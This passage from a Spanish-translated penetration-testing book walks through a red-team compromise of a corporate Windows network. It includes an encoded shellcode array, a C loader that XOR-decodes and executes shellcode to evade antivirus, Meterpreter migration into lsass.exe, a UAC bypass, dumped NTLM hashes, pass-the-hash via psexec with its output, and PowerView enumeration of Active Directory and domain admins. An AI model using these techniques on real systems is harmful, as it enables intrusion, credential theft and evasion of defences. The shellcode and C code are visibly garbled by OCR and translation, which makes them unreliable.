buf[] = "\xdb\xde\xd9\x74\x24\xf4\xb8\x69\x68\x4d\x1a\x5a\x2b\xc9\xb1" "\x61\x31\x42\x17\x03\x42\x17\x83\x83\x94\xaf\xef\x88\x7\x8a"
"\x86\x6c\x94\x77\x7f\x04\xc0\x73\xde\xcf\xc1\xcd\x85\x8c\x14"
"\x29\x0b\xc4\x8c\x31\x3d\x6a\x0c\x7c\x84\x0b\xb0\xb9\x54\x4a" "\xe9\x53\x0b\x9d\x2e\x1f\xe9\x16\xe7\x8b\x56\x26\x44\x04\x56"
"\xbfx\xea\x91\xa3\x68\x47\xea\x6c\x4d\xbe\xa6\x9\x32\x64\x1d"
"\xb7\x97\x83\x44\xac\xe4\xe5\x63\xb9\xe2\xb0\xc2\x3a\x55\x4f"
"\x88\x07\x29\x74\xfb\xe7\xcc\x5c\x91\xe8\x76\x93\x0b\xb9\x36"

```

"\ xb7 \ x50 \ x90 \ x04 \ xbf \ xe5 \ xe1 \ haf \ x8d \ x81 \ x38 \ xd3 \ x66 \ xb2 \ x20"
"\ xf3 \ xc3 \ xca \ xa7 \ x02 \ xf8 \ x6d \ x73 \ x39\x99\x0b\x6e\xc1\x5b\haf""x
x21\xc0\x3a\xe1\x38\x47\x18\xe3\x5e\x5b\x41\x7b\x8e\x35\x60""\xf9\
x8e\xad\xc2\x97\x82\x1a\x1f\x05\x67\x88\x49\x48\xb7\xfa""\xf4\xcc\x33\xfd\xed\xdb\x6f\xac\xe4\x04\
x28\xc2\x32\x54\x47""\xa2\x2d\x85\x76\x1a\xd3\x72\xc0\x9d\x0d\x13\limit\xb0\x97\x01""x
x25\x88\x25\
x64\xf7\x54\x55\x0a\x35\x55\x2a\x1f\x3a\xb9\x5f""\xa1\x5f\x4d\x57\xfa\xd0\x56\x24\xe5\x2f\x55\xf9\
x2f\xdf\x2c""\x50\x59\xe6\xbb\xb1\x18\x42\xfa\x2d\limit\x76\xf4\xe6\x3e\x47""\xff\x05\x9f\x19\x71\
x8a\xbd\x76\xd8\x24\x0d\x89\xf2\x16\xf3""\x89\x85\x8d\x2e\x05\x63\xda\x1f\haf\x40\x89\xa5\x48\x42\
x83 "" \ xc2 \ xf9 \ Xee \ xa4 \ x11 \ x0b \ x36 \ xef \ x7b \ xb1 \ x10 \ x09 \ xf2 \ x5b \
x1c "" x x24 \ x42 \ x41 \ x26 \ x76 \ x00 \ x02 \
xe6\x8f\xae\x01\x4a\x45\x95\xf9""\x7d\x78\x0d\x94\xd5\x21\x4\xf3\x32\x95\x60\x3a\xfa\x6b\x67""\
x49\x4d\x47\x13\x0c\x81\x71\xfe\xf4\x6f\x37\xc6\x70\xd5\x51""\xaa\x50\x74\x80\limit\x0f\x30\xf5\x4f\
x2b\x60\x0\x0c\x6f \ x4c "" \ x13 \ x99 \ x39 \ x44 \ xaa \ x22 \ x78 \ xe8 \ xa2 \ x54
\x5c \ x8f \ x66 \ x6e \ x7c "" x xde \ x4d \ x7f \ xd0 \ x13 \ x4a \
xd3\x0c\xf3\xc5\xef\x83\xda\x48\xae""\xeb\x9\x4\x3c\xfb\x39\xc2\x9d\x4c\x8d\x23\x7\x95\xc8\x6d\
"\xc2\x20\x1a\x9e\x58\x09";

```

Tenga en cuenta que le hemos dado al shellcode tres iteraciones del codificador x86/shikata_ga_nai para evitar la detección de la firma AV, pero eso probablemente no será suficiente. Para pasar la prueba, primero ofuscaremos aún más nuestro shellcode mediante XOR con una clave simple (en este caso, xyz) y luego cargaremos esa cadena en el siguiente código C y lo compilaremos:

```

#include <windows.h>
#include <iostream> int
main(int argc, char **argv) { char b[] = /* tu
XORd con la clave del shellcode 'xyz' va aquí*/; char c[tamaño de b]; for (int i
= 0; i < tamaño de b; i++) {c[i] = b[i] ^ 'x';} void *exec = VirtualAlloc(0, tamaño
de c, MEM_COMMIT, PAGE_EXECUTE_READWRITE); memcpy(exec, c,
tamaño de c); ((vacío(*)())exec)();
}

```

Si envía la función XOR a Virus Total, obtendrá lo que se muestra en la [Figura 4.8](#).

SHA256:	d584f2cdb5b31af93bb7e7e188a7575eafe18e0a786f36bd1236cac79d9bfaa4
File name:	XOR_MS_Payload.exe
Detection ratio:	0 / 56
Analysis date:	2016-03-24 11:42:19 UTC (0 minutes ago)

[**Figura 4.8:**](#) Una simple función XOR puede derrotar fácilmente a la tecnología antivirus.

¿Qué he dicho sobre AV?

A estas alturas, probablemente ya haya aprendido que confiar en AV para protegerlo de cualquier cosa que no sea el malware más trivial es una muy mala idea. A riesgo de repetirme, en un escenario APT en el que un atacante ingenioso y paciente lo ataca específicamente, AV es peor que inútil, porque proporciona una falsa sensación de seguridad.

Cuando discuta el uso de Metasploit, también usaré la interfaz gráfica Armitage desarrollada por Raphael Mudge. La razón de esto es simplemente que la interfaz CLI nativa de Metasploit no proporciona capturas de pantalla particularmente ilustrativas.

Podríamos agregar una función a nuestra interfaz gráfica C2 para automatizar la implementación del agente Metasploit o simplemente cargarlo y ejecutarlo manualmente. Metasploit tiene su propia funcionalidad de persistencia, pero no la usaremos porque IDS la marcará. En su lugar, lo inicializaremos desde nuestra propia infraestructura C2 cuando sea necesario. Nuestra configuración con Metasploit integrado e implementado ahora se parece a la [**Figura 4.9.**](#)




Figura 4.9: La sesión de Meterpreter se canaliza a través de SSH y parece inocente para el IDS de la red.

Pivatar Una

de las funciones más importantes y útiles que Metasploit trae a la ecuación es *pivatar*. Esto nos permite enrutar ataques a través de una máquina comprometida y atacar otros recursos de red a los que tiene visibilidad. Esta es una característica apilable, lo que significa que podemos enrutar a través de una cadena de máquinas si lo necesitamos. Esto podría ser necesario para derrotar ciertos tipos de control de acceso a la red o quizás desee organizar ataques desde un recurso de red de poco valor para que, si el SOC lo detecta, no haya perdido el acceso a la cabeza de playa. Usar Armitage es un proceso de un solo clic que se presenta en una interfaz gráfica elegante.

Metasploit también implementa un ataque de migración de procesos que (entre otras cosas) le permite eludir por completo el control de acceso basado en procesos. Eso nos lleva claramente a la siguiente sección.

El ataque

El cliente proporcionó una estación de trabajo corporativa estándar con imágenes de Windows 7, aunque también pudimos conectar nuestro propio kit a su red. La primera orden del día fue comprometer la propia estación de trabajo: lo que aprendimos aquí

nos diría mucho sobre cómo la empresa manejó la seguridad de la información en general. También existe la posibilidad de adquirir credenciales de administración que pueden ser útiles en otros lugares.

Fallo del cortafuegos del disco duro

Las estaciones de trabajo ejecutan un kernel modificado para evitar que los procesos no autorizados escriban en el disco. Esta tecnología es fácil de eludir y es lo primero que debemos sortear antes de que podamos atacar la estación de trabajo en serio.

El HDF no nos impide ejecutar código; solo evita escrituras en disco por parte de procesos no autorizados. Por lo tanto, nuestro ataque deberá migrar a otro proceso autorizado para evitar esto. Tener acceso de escritura al disco duro hará que los ataques de escalada de privilegios sean mucho más fáciles (consulte la [Figura 4.10](#)). 





Figura 4.10: El Bloc de notas no puede escribir en la unidad C. Es una apuesta justa que la mayoría de los programas de software de escritorio tienen las mismas restricciones.

Demostración de metasploit


La forma más rápida de lograr esto (y de hecho de configurar el ataque a la estación de trabajo) es usar Metasploit. Al implementar una carga útil de Meterpreter en la memoria, podemos enumerar los procesos y migrar entre ellos con un clic del mouse. En este ejemplo, enumeraremos los procesos que se ejecutan en el host para aprender el PID (ID de proceso) del proceso central de Windows lsass.exe y acceder a él. Ver [Figuras 4.11](#) y [4.12](#).



A screenshot of the Armitage interface showing a table of processes. The columns are: PID, Name, Arch, Session, User, and Path. The table lists various Windows services and system processes. At the bottom of the interface are several buttons: Kill, Migrate, Log Keystrokes, Inject, Steal Token, and Refresh.


PID	Name	Arch	Session	User	Path
512	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlog...
596	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit...
620	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss...
664	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\servic...
684	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass...
692	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
800	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svcho...
888	ibmpmsvc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\ibmp...
1004	MsMpEng.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft S...
1116	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svcho...
1304	igfxCUIService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\igfxCU...
1832	diskAccessService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Com...
1804	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svcho...
2040	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spools...
2120	TdMService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Wave Syste...

[Figura 4.11:](#) Armitage muestra una lista de complementos y sus propietarios.



[Figura 4.12:](#) La migración de procesos es un proceso de un solo clic. Aquí hemos migrado a lsass.exe.

Con nuestra carga útil ejecutándose en el proceso lsass.exe , podemos usar Metasploit para escribir en lo que queramos, como se muestra en la [Figura 4.13](#).



[Figura 4.13:](#) En este ejemplo, test.txt se carga desde la estación de trabajo del atacante.

Bajo el capó

Si está interesado en lo que realmente está sucediendo aquí, Metasploit está haciendo lo siguiente:


- Obtener el PID al que el usuario desea migrar. Este es el proceso objetivo.
- Comprobación de la arquitectura del proceso de destino, ya sea de 32 bits o de 64 bits. Esto es importante para la alineación de la memoria, pero Metasploit puede migrar entre procesos de 32 y 64 bits.
- Comprobando si el proceso meterpreter tiene el SeDebugPrivilege. Esto se utiliza para controlar el proceso de destino.
- Obtener la carga útil del controlador que se inyectará en el proceso de destino. Calculando también su longitud.
- Llamar a la API OpenProcess() para obtener acceso a la memoria virtual del proceso de destino.
- Llamar a la API VirtualAllocEx() para asignar una memoria RWX (lectura, escritura, ejecución) en el proceso de destino.
- Llamar a la API WriteProcessMemory() para escribir la carga útil en el espacio de memoria virtual de la memoria de destino.
- Llamar a la API CreateRemoteThread() para ejecutar el stub de memoria recién creado que tiene la carga útil inyectada en un nuevo hilo.
- Terminar el proceso inicial de Meterpreter.

La migración de procesos también es útil en otros escenarios. Si hubiésemos explotado un objetivo mediante un exploit de Adobe PDF, por ejemplo, perderíamos nuestro shell en el momento en que el objetivo cerrara Adobe, y al migrar podemos evitarlo.

Ahora que podemos escribir en el almacenamiento local, podemos volvemos persistentes (sobrevivir a los reinicios) instalando un agente C2 para poner la estación de trabajo bajo nuestro mando y control; sin embargo, esto no es estrictamente necesario dado que en este caso la prueba es completamente interna. Además, generalmente es una buena idea hacer esto como un usuario administrativo en lugar de un usuario humilde, de modo que si desea ejecutar comandos a través de C2 más tarde, pueda hacerlo con privilegios de administrador.

Cubriremos los conceptos y técnicas en la escalada de privilegios en detalle en el próximo capítulo. Sin embargo, un simple error de escalada de privilegios locales es todo lo que se necesita aquí para otorgarnos derechos administrativos y acceso a datos útiles como hash de contraseñas que potencialmente pueden usarse para expandir nuestra influencia sobre el resto de la red.

El ataque que usaremos es el ataque Bypass VBS de protección UAC Bypass, como se muestra en la [Figura 4.14](#).



[Figura 4.14:](#) Explotación de una vulnerabilidad en ScriptHost para escalar al sistema.

Este ataque funciona perfectamente contra la compilación de Windows 7 bajo ataque (7601).

Los beneficios de la administración

Ahora que hemos comprometido esta máquina al nivel de administrador, instalaremos el agente C2 y volcaremos los hash de contraseña para los usuarios locales.

Si bien ya tenemos acceso sin restricciones a esta estación de trabajo, pueden ser útiles en otros lugares, especialmente porque muchas organizaciones usan una cuenta de administrador local específica para el soporte técnico y luego envían el software al escritorio. Si pudiéramos obtenerlos, entonces el movimiento lateral a través de la empresa sería mucho más fácil.

En las organizaciones que utilizan la autenticación NTLM (que en las tiendas de Windows es prácticamente todo el mundo), suponiendo que existiera dicha cuenta, no necesitaríamos descifrar su hash para usarla, ya que existe un ataque llamado "Pass the Hash" donde el simple hecho de poseer el hash de la contraseña es suficiente para usarlo para iniciar sesión en otros hosts de la red. Más sobre eso en breve. Mientras tanto, me gusta tener las contraseñas y considero que descifrarlas es un ejercicio valioso. Hay muchas herramientas y técnicas que puede usar para descifrar contraseñas. Me gusta John the Ripper, pero es una de muchas. Este es otro momento donde la migración de procesos es habitual. Podemos migrar al proceso lsass.exe y volcar hashes almacenados en caché sin tocar el disco, que es otro ejemplo de la inutilidad de los llamados firewalls de disco duro.

```
pentestuser:502:E52CAC67419A9A224A3B108F3FA6CB6D:047310f22e64246  
5092c42b4ef84490b:::  
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5  
9d7e0c089c0::: administración  
farmacéutica:500:047310f22e642465092c42b4ef84490b:ecbbacc2fcfafe570  
045ab:eda:eda
```

Ahora sería un buen momento para volcar todos los hosts de Active Directory. AD no va a contener todo, pero es una buena apuesta que todos los sistemas que forman parte de la infraestructura del dominio/bosque se registren allí. Eso es al menos todas las estaciones de trabajo y servidores Windows XP/2000 en adelante. La forma más rápida y sencilla de hacer esto es con el script de PowerView que vimos anteriormente en el libro:

```
C:> powershell.exe -nop -exec derivación
```

```
PS C:\> Módulo de importación ./powerview.ps1  
PS C:\> Get-NetComputers | Out-File -Codificación ascii output.txt
```

Esta no es una auditoría exhaustiva de toda la infraestructura de la red. El volcado no contendrá cajas *nix , enrutadores, comutadores, dispositivos integrados, etc., pero es un excelente punto de partida para tener una idea de cómo se ve la red.

Sin embargo, si volcamos la lista de dominios de Windows, podemos ver que la infraestructura también está dividida por países:

```
C:> powershell.exe -nop -exec derivación
```

```
PS C:\> Módulo de importación ./powerview.ps1 PS C:\> Get-NetDomain | Out-File -Codificación ascii dominios.txt
```

Reino Unido

Alemania

A

FR

no sé

ESO

INX

Países Bajos

EN

WIB

RD

ESP

También podemos enumerar hosts específicos para cada dominio en particular:

<recortado por brevedad>

Anfitriones del Reino Unido

UKDC01.uk.pharma.com
ukmail01.uk.pharma.com
pharmUK24.uk.pharma.com
pharmUK23.uk.pharma.com
pharmUK04.uk.pharma.com
pharmUK112.uk.pharma.com
UKSQL02.uk.pharma.com
pharmUK13.uk.pharma.com
pharmUK14.uk.pharma.com
pharmUK10.uk.pharma.com
uksql01.uk.pharma.com
pharmUK80.uk.pharma.com
pharmUK110.uk.pharma.com
pharmUK17.uk.pharma.com
pharmUK123.uk.pharma.com
ukutil01.uk.pharma.com
ukmail02.uk.pharma.com
euportal.uk.pharma.com

Que alberga

```
pharmITLT03.it.pharma.com
nasd15b10.it.pharma.com
itdc01.it.pharma.com
ITTERM02.it.pharma.com
itdc02.it.pharma.com
itutil01.it.pharma.com
itterm01.it.pharma.com
itnas01 .it.pharma.com
itsql02.it.pharma.com
itnas02.it.pharma.com
itmail01.it.pharma.com
ITSQL01.it.pharma.com
pharmIT21.it.pharma.com
pharmit52.it.pharma.com pharmit57.
it.pharma.com
pharmIT53.it.pharma.com
pharmIT55.it.pharma.com
pharmIT23.it.pharma.com
pharmIT24.it.pharma.com
pharmIT02.it.pharma.com
```

No recomiendo mapear la red de ninguna manera formal, ya que esto generará una gran cantidad de tráfico ICMP y SNMP como mínimo, lo cual es ruidoso e innecesario. Queremos permanecer bajo el radar y tenemos todos los datos que necesitamos para tomar decisiones informadas sobre qué atacar a continuación.

Para obtener los rangos de red poblados, primero es necesario convertir los nombres de host en direcciones IP. Este es un script de PowerShell rápido y sucio para hacer precisamente eso:

```
foreach ($computadora en (get-content C:\hosts.txt)) {
    Pruebe{ [system.net.Dns]::GetHostAddresses($computadora) | Objeto Foreach
    { add-content -path C:\hosts-ips.txt -value "$($_.IPAddressToString)"
    }
} Captura { }
}
```

Al hacer una referencia cruzada de esta salida, se hace evidente que la arquitectura se divide en dos rangos de IP principales. El primero es 192.168.0, que se divide en /24 bloques por país.

192.168.0.0/24	CN = Reino Unido
192.168.45.0/24	CN=GER
192.168.10.0/24	CN=AU
192.168.75.0/24	CN=FR
192.168.55.0/24	CN=NS
192.168.65.0/24	CN=IT
192.168.85.0/24	CN=NL
192.168.15.0/24	CN=EN
192.168.30.0/24 1920	CN=WIB
192.168.40.0/24	CN=RD
192.168.0.0/16	CN=ESP

CN = EE. UU.

Clonación de subred típica

Dados estos hosts específicos de dominio, cada uno de estos rangos parece ser clonado libremente a partir de una plantilla con la misma nomenclatura de host. Cada país tiene sus propios controladores de dominio, servidor de correo, servidor de archivos y estaciones de trabajo La excepción a esto es 190.168.0.0, que parece ser configurado como un /16 masivo relacionado únicamente con hosts en América del Norte. Esta es una desviación importante de los estándares de diseño de red internos y es no está claro por qué esto se ha implementado de esta manera, dada la empresa Historia originaria de Europa.


Yo especularía que el segmento de la red estadounidense estaba "atornillado" después y nunca migró correctamente. Ese tipo de cosas sucede bastante frecuentemente. Lo importante ahora es que sabemos que hay múltiples dominios, sabemos cómo están configurados y sabemos que es probable administrado localmente con diferentes cuentas de dominio local y con un modelo de confianza superpuesto. Podemos planear nuestro ataque ahora con cierta precisión.

Recuperación de contraseñas

Suponiendo que no pudimos descifrar los hash de contraseña que recuperamos los anfitriones de prueba locales (al menos dentro de un marco de tiempo razonable usando un diccionario ataque, fuerza bruta y tablas de arcoíris), no todo está perdido. Existe un ataque bien documentado dentro del sistema operativo Windows donde puede autenticarse de forma remota en otro host utilizando solo el hash cifrado, sin tener que conocer el texto llano (como obviamente suele ser el caso). El ataque explota una debilidad de implementación en el protocolo de autenticación en que los hashes de contraseña no se saltean y, por lo tanto, permanecen estáticos desde la sesión a la sesión hasta que se cambie la contraseña a continuación. Ergo, si uno administrativo

cuenta en una estación de trabajo tiene la misma contraseña que la contraseña administrativa en una máquina a la que intentamos acceder, no necesitamos *saber* la contraseña, solo necesitamos estar en posesión del hash.

El uso de Metasploit hace que esto sea bastante simple. Como ya ha visto, Metasploit almacena cualquier hash que pueda adquirir para su uso posterior. Todo lo que tenemos que hacer para reutilizar un hash es agregar una máquina de destino en la interfaz de Armitage, hacer clic derecho y seleccionar psexec, como se muestra en la [Figura 4.15](#).



[Figura 4.15:](#) Armitage hace que muchas tareas tediosas sean un asunto de un solo clic.

La salida de Metasploit confirma un ataque exitoso:

SMBDominio => ITPHARMA23

SMBPass =>

aad3b435b51404eeaad3b435b51404ee: ecbbacc2fcacf2e07045b500d2a57ed4

a

SMBUser => pharmaadmin [*]

Exploit ejecutándose como trabajo en segundo plano.

[*] Conectando al servidor...

[*] Autenticando a 192.168.68.69:445|ITPHARMA23 como usuario 'pharmaadmin'...

[*] Seleccionando el objetivo de PowerShell

[*] 192.168.68.69:445 - Ejecutando la carga útil...

[+] 192.168.68.69:445 - ¡Servicio iniciado!

Esto nos da control de administrador local sobre el sistema de destino (¡lo cual es genial!), pero lo que sería aún mejor es tener credenciales de administración de dominio. Esto nos permitiría recorrer toda la red. Hay un truco para hacer esto si puede encontrar una estación de trabajo o un servidor en el que haya iniciado sesión un administrador de dominio y al que pueda obtener acceso de administrador local. Afortunadamente, con PowerView, esto es instantáneo. En primer lugar, necesitamos enumerar los administradores de dominio:

```
PS C:\> Invoke-StealthUserhunter -GroupName "Administradores de dominio"
```

Dominio de usuario: it.pharma.com
